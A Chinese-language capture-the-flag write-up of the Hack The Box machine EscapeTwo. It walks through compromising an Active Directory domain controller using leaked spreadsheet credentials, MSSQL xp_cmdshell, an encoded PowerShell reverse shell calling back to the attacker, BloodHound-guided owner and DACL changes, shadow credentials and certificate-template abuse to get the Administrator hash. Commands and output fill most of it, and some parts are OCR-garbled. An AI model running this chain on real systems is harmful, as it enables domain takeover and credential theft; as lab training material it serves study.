

# EscapeTwo(AD),smb 、 mssqlclient(xp\_cmdshell) 、 neo4j 、 bloodhound(writeOwn[ca\_svc+提權])

```
nmap -sCV -  
p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49666,496  
67,49685,49686,49689,49694,49716,49737,49799 -A 10.10.11.51
```

Starting Nmap 7.95 ( <https://nmap.org> ) at 2025-01-11 19:33 EST

Nmap scan report for 10.10.11.51

Host is up (0.20s latency).

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2025-01-12 00:33:57Z)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)  _ssl-date: 2025-01-12T00:35:39+00:00; 0s from scanner time.   ssl-cert: Subject: commonName=DC01.sequel.htb   Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb   Not valid before: 2024-06-08T17:35:00  _Not valid after: 2025-06-08T17:35:00
445/tcp	open	microsoft-ds?	
464/tcp	open	kpasswd5?	
593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	ssl/ldap	Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)  _ssl-date: 2025-01-12T00:35:39+00:00; 0s from scanner time.   ssl-cert: Subject: commonName=DC01.sequel.htb   Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.sequel.htb   Not valid before: 2024-06-08T17:35:00  _Not valid after: 2025-06-08T17:35:00
3268/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)   ssl-cert: Subject: commonName=DC01.sequel.htb

```
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after: 2025-06-08T17:35:00
|_ssl-date: 2025-01-12T00:35:39+00:00; 0s from scanner time.
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-12T00:35:39+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after: 2025-06-08T17:35:00
5985/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open  mc-nmf      .NET Message Framing
47001/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc       Microsoft Windows RPC
49666/tcp open  msrpc       Microsoft Windows RPC
49667/tcp open  msrpc       Microsoft Windows RPC
49685/tcp open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
49686/tcp open  msrpc       Microsoft Windows RPC
49689/tcp open  msrpc       Microsoft Windows RPC
49694/tcp open  msrpc       Microsoft Windows RPC
49716/tcp open  msrpc       Microsoft Windows RPC
49737/tcp open  msrpc       Microsoft Windows RPC
49799/tcp open  msrpc       Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903
- 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
```

```
|   date: 2025-01-12T00:35:03
|_  start_date: N/A
|  smb2-security-mode:
|    3:1:1:
|_    Message signing enabled and required
```

TRACEROUTE (using port 135/tcp)

```
HOP RTT      ADDRESS
1   203.88 ms 10.10.14.1
2   204.17 ms 10.10.11.51
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 113.04 seconds

---

88Port

```
./kerbrute_linux_amd64 userenum --dc 10.10.11.51 -d sequel.htb
/usr/share/seclists/Names/Users/xato-net-10-million-usernames.txt
* * *
2025/01/12 00:24:51 > [+] VALID USERNAME:      Michael@sequel.htb
2025/01/12 00:24:52 > [+] VALID USERNAME:      ryan@sequel.htb
2025/01/12 00:25:03 > [+] VALID USERNAME:      oscar@sequel.htb
2025/01/12 00:25:07 > [+] VALID USERNAME:      rose@sequel.htb
2025/01/12 00:25:27 > [+] VALID USERNAME:      administrator@sequel.htb
```

---

139、445 SMB 匿名登入 => 失敗

rpcclient登入正常。但沒有找到user、pass => 失敗

```
impacket-GetNPUsers sequel.htb/ -dc-ip 10.10.11.51 -request -usersfile user.txt =>
```

失敗

找不到密碼，但發現機器顯示：

機器資訊

正如現實生活中的 Windows 滲透測試中常見的那樣，您將使用以下帳戶的憑證啟動此框：rose / KxEPkKe6R8su

乾....搞了半天...

```
rose / KxEPkKe6R8su
```

---

看起來smb可正常連線

```
(root@kali)-[~]
# crackmapexec smb 10.10.11.51 -u rose -p KxEPkKe6R8su
SMB 10.10.11.51 445 DC01 [*] Windows 10 / Server 2019 Build
)
SMB 10.10.11.51 445 DC01 [+] sequel.htb\rose:KxEPkKe6R8su
```

內文資料

```
(root@kali)-[~]
# smbclient -L 10.10.11.51 --user=sequel.htb/rose%KxEPkKe6R8su

tool Sharename Type Comment
-----
Accounting Department Disk
ADMIN$ Disk Remote Admin
C$ Disk Default share
IPC$ IPC Remote IPC
NETLOGON Disk Logon server share
SYSVOL Disk Logon server share
Users Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.51 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

資料

```
(root@kali)-[~]
# smbclient //10.10.11.51/Users --user=sequel.htb/rose%KxEPkKe6R8su
Try "help" to get a list of possible commands.
smb: \> dir
. DR 0 Sun Jun 9 06:42:11 2024
.. DR 0 Sun Jun 9 06:42:11 2024
Default DHR 0 Sun Jun 9 04:17:29 2024
desktop.ini AHS 174 Sat Sep 15 00:16:48 2018

6367231 blocks of size 4096. 926277 blocks available
smb: \>
```

全部下載...

accounts.xlsx文件開啟內文

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main"
count="25" uniqueCount="24"><si><t xml:space="preserve">First Name</t></si>
<si><t xml:space="preserve">Last Name</t></si><si><t
xml:space="preserve">Email</t></si><si><t xml:space="preserve">Username</t>
</si><si><t xml:space="preserve">Password</t></si><si><t
xml:space="preserve">Angela</t></si><si><t xml:space="preserve">Martin</t>
</si><si><t xml:space="preserve">angela@sequel.htb</t></si><si><t
xml:space="preserve">angela</t></si><si><t
xml:space="preserve">0fwz7Q4mSpurIt99</t></si><si><t
xml:space="preserve">Oscar</t></si><si><t xml:space="preserve">Martinez</t>
</si><si><t xml:space="preserve">oscar@sequel.htb</t></si><si><t
xml:space="preserve">oscar</t></si><si><t
xml:space="preserve">86LxLBMgEWaKUnBG</t></si><si><t
xml:space="preserve">Kevin</t></si><si><t xml:space="preserve">Malone</t>
```

```
</si><si><t xml:space="preserve">kevin@sequel.htb</t></si><si><t
xml:space="preserve">kevin</t></si><si><t
xml:space="preserve">Md9Wlq1E5bZnVDVo</t></si><si><t
xml:space="preserve">NULL</t></si><si><t
xml:space="preserve">sa@sequel.htb</t></si><si><t
xml:space="preserve">sa</t></si><si><t xml:space="preserve">MSSQLP@ssw0rd!
</t></si></sst>
```

整理完畢

First Name	Last Name	Email	Username	Password
Angela	Martin	angela@sequel.htb	angela	0fwz7Q4mSpurlt99
Oscar	Martinez	oscar@sequel.htb	oscar	86LxLBMgEWaKUnBG
Kevin	Malone	kevin@sequel.htb	kevin	Md9Wlq1E5bZnVDVo
		sa@sequel.htb	sa	MSSQLP@ssw0rd!

最後一段是mssql??

先測試爆破winrm <=失敗

使用impacket-mssqlclient 工具

發現有xp\_cmdshell，因先前有做過類似，

可參考：[https://www.hackingarticles.in/mssql-for-pentester-command-execution-with-xp\\_cmdshell/](https://www.hackingarticles.in/mssql-for-pentester-command-execution-with-xp_cmdshell/)

```

# impacket-mssqlclient 'sa:MSSQLP@ssw0rd!'@10.10.11.51
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa >dbo@master)> help
help
- lcd {path} - changes the current local directory to {path}
- exit - terminates the server process (and this session)
- enable_xp_cmdshell {preserve} - you know what it means
- disable_xp_cmdshell - you know what it means
- enum_db - enum databases
- enum_links - enum linked servers
- enum_impersonate {preserve} - check logins that can be impersonated
- enum_logins - enum login users
- enum_users - enum current db users
- enum_owner - enum db owner
- exec_as_user {user} {preserve} - impersonate with execute as user
- exec_as_login {login} - impersonate with execute as login
- xp_cmdshell {cmd} - executes cmd using xp_cmdshell
- xp_dirtree {path} - executes xp_dirtree on the path
- sp_start_job {cmd} - executes cmd using the sql server agent (blind)
- use_link {link} - linked server to use (set use_link localhost to go back to local or use_link .. to get back one step)
- ! {cmd} - executes a local shell cmd
- show_query - show query
- mask_query - mask query

```

-- 啟用

```
EXEC SP_CONFIGURE 'xp_cmdshell', 1
reconfigure;
```

-- check

```
- EXEC sp_configure 'xp_cmdshell';  
- exec xp_cmdshell 'whoami'
```

```
SQL (sa> dbo@master)> EXEC SP_CONFIGURE 'xp_cmdshell', 1  
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' has been  
SQL (sa> dbo@master)> reconfigure;  
SQL (sa> dbo@master)> EXEC sp_configure 'xp_cmdshell';  
name          minimum    maximum    config_value    run_value  
-----  
xp_cmdshell      0          1           1              1  
  
SQL (sa> dbo@master)> exec xp_cmdshell 'whoami'  
output  
sequel\sql_svc  
NULL
```

進行反彈shell (成功)

```
exec xp_cmdshell 'powershell -e  
JABjAGwAaQBlAG4AdAAgAD0AIAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABlAG0ALgB0  
AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4A  
MQA0AC4AMQAwACIALAA5ADIAMAAwACkA0wAkAHMAAdABYAGUAYQBtACAAPQAgACQAYwBsAGkAZQBu  
AHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkA0wBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMA  
IAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAg  
ACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQA  
ZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAo  
AE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4A  
VABlAHgAdAAuAEeAUwBDAAEKASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAAdABYAGkAbgBn  
ACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgA  
aQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAafAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAAp  
ADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBwAGQAYgBhAGMAawAgACsAIAAiAFAA  
UwAgACIAIAArACAABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBk  
AGIAeQB0AGUAIAA9ACAABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMA  
SQBJACKALgBHAGUAdABCAHkAdABlAHMAKAkAHMAZQBwAGQAYgBhAGMAawAyACkA0wAkAHMAAdABY  
AGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIA  
eQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7  
ACQAYwBsAGkAZQBwAHQALgBDAGwAbwBzAGUAKAApAA== '
```

```
$ nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.51] 63624
whoami
sequel\sql_svc
PS C:\Windows\system32>
```

在 `C:\SQL2019\ExpressAdv_ENU` 發現一個設定檔 `sql-Configuration.INI`  
內文：

```
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCAccount="NT Service\ReportServer$SQLEXPRESS"
AGTSVCAccount="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL="0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMPONENT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@ssw0rd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
```

有發現到密碼：`WqSZAF6CysDQbGb3`  
共有這些使用者

Administrator  
Public



ryan

sql\_svc <= 已知

道裡面文件是空的

進行爆破

```
crackmapexec winrm 10.10.11.51 -u username -p passwd
```

\* \* \*成功

```
WINRM 10.10.11.51 5985 DC01 [+]
```

```
sequel.htb\ryan:WqSZAF6CysDQbGb3 (Pwn3d!)
```

登入成功並獲取user flag

```
$ evil-winrm -i 10.10.11.51 -u ryan -p WqSZAF6CysDQbGb3


Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation:
Data: For more information, check Evil-WinRM GitHub: https://github.com
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami
sequel\ryan
*Evil-WinRM* PS C:\Users\ryan\Documents> type ../Desktop/user.txt
a247b4d64a03b9e3ff2aaeb961fe7dbc
*Evil-WinRM* PS C:\Users\ryan\Documents>
```

使用bloodhound、neo4j

先開啟 neo4j start

登入帳密： neo4j / neo4j





需 **bloodhound** 探測腳本

github : <https://github.com/dirkjanm/BloodHound.py>

```
python3 bloodhound.py -ns 10.10.11.51 -u 'ryan' -p 'WqSZAF6CysDQbGb3' -c all  
-d sequel.htb
```

將所有json拉到 **bloodhound**

```
(root@kali)~[/BloodHound.py]  
# ls  
20250116204834_computers.json  20250116204834_gpos.json      20250116204834_users.json      createforestcache.py  README.md  
20250116204834_containers.json 20250116204834_groups.json    bloodhound                    Dockerfile             setup.py  
20250116204834_domains.json    20250116204834_ous.json      bloodhound.py                  LICENSE
```

發現使用者可以writeOwn到CA\_SVC

The screenshot shows a network tool interface with a sidebar on the left and a main panel on the right. The sidebar has tabs for 'Database Info', 'Node Info', and 'Analysis'. Under 'Node Info', there are two sections: 'EXECUTION RIGHTS' and 'OUTBOUND OBJECT CONTROL'. The 'EXECUTION RIGHTS' section contains a table with the following data:

Privilege	Value
First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0

The 'OUTBOUND OBJECT CONTROL' section contains a table with the following data:

Control	Value
First Degree Object Control	1
Group Delegated Object Control	0
Transitive Object Control	▶

The main panel on the right shows a diagram with two nodes: 'RYAN@SEQUEL.HTB' and 'CA\_SVC@SEQUEL.HTB'. A line labeled 'WriteOwner' connects them. Above the diagram is a black bar with a blue 'i' icon and the text 'ALWAYS SHOWING NODE LABELS' and a close 'X' button.

後面就卡住，參考別人的：<https://www.hyhforever.top/htb-escapetwo/>

以下是幫助我們控制 ca\_svc 的命令

使用 BloodyAD 將 ca\_svc 物件的擁有者變更為使用者 ryan：

```
bloodyAD --host '10.10.11.51' -d 'sequel.htb' -u 'ryan' -p  
'WqSZAF6CysDQbGb3' set owner 'ca_svc' 'ryan'
```

顯示：[+] Old owner S-1-5-21-548670397-972687484-3496335370-512 is now  
replaced by ryan on ca\_svc

\* \* \*

接下來，為 ryan 設定 FullControl 權限。現在我們將能夠控制該用戶的對象，包括修改和刪除它的能力。

```
impacket-dacledit -action 'write' -rights 'FullControl' -principal 'ryan' -  
target 'ca_svc' 'sequel.htb'/'ryan':"WqSZAF6CysDQbGb3"
```

顯示：[\*] DACL modified successfully!

\* \* \*

以下 certipy-ad 指令自動濫用影子帳號 ca\_svc。我們透過 IP 位址 (-dc-ip) 連接到網域控制器，並使用指定的憑證進行身份驗證。

```
certipy-ad shadow auto -u 'ryan@sequel.htb' -p "WqSZAF6CysDQbGb3" -account  
'ca_svc' -dc-ip '10.10.11.51'
```

顯示：[\*] NT hash for 'ca\_svc': 3b181b914e7a9d5508ea1e20bc2b7fce

\* \* \*

這裡使用的是Certify.exe上傳到目標機器上

github : <https://github.com/ademkanat/Certify.git>

靶機執行 : `./Certify.exe find /domain:sequel.htb`

顯示 :

```
CA Name : DC01.sequel.htb\sequel-DC01-CA
Template Name : DunderMifflinAuthentication
Schema Version : 2
Validity Period : 1000 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DNS, SUBJECT_REQUIRE_COMMON_NAME
mspki-enrollment-flag : PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Server Authentication
mspki-certificate-application-policy : Client Authentication, Server Authentication
Permissions
  Enrollment Permissions
    <!-- Enrollment Rights -->
    SEQUEL\Domain Admins S-1-5-21-548670397-972687484-3496335370-512
    SEQUEL\Enterprise Admins S-1-5-21-548670397-972687484-3496335370-519
    SEQUEL\Cert Publishers S-1-5-21-548670397-972687484-3496335370-517
  All Extended Rights
  Object Control Permissions
    Owner : SEQUEL\Enterprise Admins S-1-5-21-548670397-972687484-3496335370-519
    Full Control Principals : SEQUEL\Cert Publishers S-1-5-21-548670397-972687484-3496335370-517
    WriteOwner Principals : SEQUEL\Administrator S-1-5-21-548670397-972687484-3496335370-500
    SEQUEL\Cert Publishers S-1-5-21-548670397-972687484-3496335370-517
    SEQUEL\Domain Admins S-1-5-21-548670397-972687484-3496335370-512
    SEQUEL\Enterprise Admins S-1-5-21-548670397-972687484-3496335370-519
    WriteDacl Principals : SEQUEL\Administrator S-1-5-21-548670397-972687484-3496335370-500
    SEQUEL\Cert Publishers S-1-5-21-548670397-972687484-3496335370-517
    SEQUEL\Domain Admins S-1-5-21-548670397-972687484-3496335370-512
    SEQUEL\Enterprise Admins S-1-5-21-548670397-972687484-3496335370-519
    WriteProperty Principals : SEQUEL\Administrator S-1-5-21-548670397-972687484-3496335370-500
    SEQUEL\Cert Publishers S-1-5-21-548670397-972687484-3496335370-517
    SEQUEL\Domain Admins S-1-5-21-548670397-972687484-3496335370-512
    SEQUEL\Enterprise Admins S-1-5-21-548670397-972687484-3496335370-519
```

```
- Template Name : DunderMifflinAuthentication
- All Extended Rights : SEQUEL\Cert Publishers S-1-5-21-548670397-972687484-3496335370-517
```

可以看到ca\_svc對這個憑證具有可覆蓋權限

\* \* \*

下面將其覆蓋

```
KRB5CCNAME=$PWD/ca_svc.ccache certipy-ad template -k -template
DunderMifflinAuthentication -dc-ip 10.10.11.51 -target dc01.sequel.htb
```

顯示 :

```
[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Successfully updated 'DunderMifflinAuthentication'
```

\* \* \*

利用ca\_svc 使用者的憑證哈希，透過Kerberos請求來獲得目標系統的身份驗證票證

```
certipy-ad req -u ca_svc -hashes '3b181b914e7a9d5508ea1e20bc2b7fce' -ca
sequel-DC01-CA -target sequel.htb -dc-ip 10.10.11.51 -template
DunderMifflinAuthentication -upn administrator@sequel.htb -ns 10.10.11.51 -
```

```
dns 10.10.11.51 -debug
```

顯示並獲取：

```
[+] Trying to resolve 'sequel.htb' at '10.10.11.51'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.10.11.51[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.10.11.51[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 17
[*] Got certificate with multiple identifications
    UPN: 'administrator@sequel.htb'
    DNS Host Name: '10.10.11.51'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_10.pfx'
* * *
```

透過證書取得到Administrator的hash

```
certipy-ad auth -pfx administrator_10.pfx -domain sequel.htb
```

顯示：

```
[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'administrator@sequel.htb'
    [1] DNS Host Name: '10.10.11.51'
> 0
[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb':
aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
```

使用winrm登入

```
evil-winrm -i 10.10.11.51 -u "administrator" -H
"7a8d4e04986afa8ed4060f75e5a0b3ff"
```

獲取root、root falg

```
# evil-winrm -i 10.10.11.51 -u "administrator" -H "7a8d4e04986afa8ed4060f75e5a0b3ff"

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_p

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> type ../Desktop/root.txt
b5403cc41865a9f056a22b05b8bce6d7
```